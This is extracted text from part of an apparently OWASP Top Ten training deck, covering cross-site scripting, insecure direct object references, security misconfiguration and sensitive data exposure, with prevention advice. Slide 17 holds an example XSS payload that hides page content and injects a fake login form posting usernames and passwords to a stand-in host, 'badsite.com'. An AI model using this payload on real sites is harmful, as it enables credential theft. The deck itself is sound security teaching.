
A3: Cross Site Scripting
• View Source:
(XSS)

:
<div id = “results”>
<p>No search result found for: </p>
<!-- start of users search term --> “
</div><script>document.title=‘XYZ – We’re being taken over!’;
Document.getElementById(‘results’).style.display=‘none’;
</script>
Yes, we’re being taken over, but don’t worry:
login to find out why this is a good thing! <table><form
action=‘http://badsite.com/gotcha’>
<tr><td>Username:</td><td><input id=‘user’></td></tr>
<tr><td>Password:</td><td><input id=‘password’ type=…
” <!-- end of users search term -->
:

17

•

A3: Cross Site Scripting
Prevention:
(XSS)

•
•

Whitelist input

•

Encode output (e.g. using OWASP ESAPI)

•
•

Don’t output user supplied input 

If you must support user supplied HTML,
use libraries like OWASP’s AntiSamy
OWASP XSS Prevention Cheat sheet

18

A4: Insecure Direct Object
Reference
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Easy

Common

Easy

Moderate

• A direct reference to an object that is not
validated on each request

• user=psiinon@gmail.com
• company=Mega%20Corp
• account=7352820

• Typically in FORM and URL parameters
(cookies less likely)

• Impact: accounts and data compromised
19
A4: Insecure Direct Object
Reference

• Attacker notices

URL: acct=6065

• Modifies it to
acct=6066

• Attacker can view
(and maybe
change?) the
victims account

20
A4: Insecure Direct Object
Reference

• Prevention:
• Use per user or per session indirect object
references (ESAPI supports integer and
random mapping)

• Validate Direct Object References on each
request

21

A5: Security Misconfiguration
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Easy

Common

Easy

Moderate

• Another multitude of sins 
• Server / Application configuration
• Lack of server and application hardening
• Unpatched OS, services, libraries
• Default accounts
• Detailed error messages (e.g. stack traces)
• Unprotected files and directories
22

A5: Security Misconfiguration
• Impact:
• Server compromise
• Exploitation of known vulnerabilities
• Prevention:
• Repeatable server and application
hardening process

• Patch OS, services, libraries
• Strong architecture that ensures secure
separation between components

23

A6: Sensitive Data Exposure
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Difficult

Uncommon

Average

Severe

• Exposure of:
• Credentials
• Credit card numbers
• Bank account details
• Any sensitive data…
• In:

Databases, Files, Logs, Backups …

24
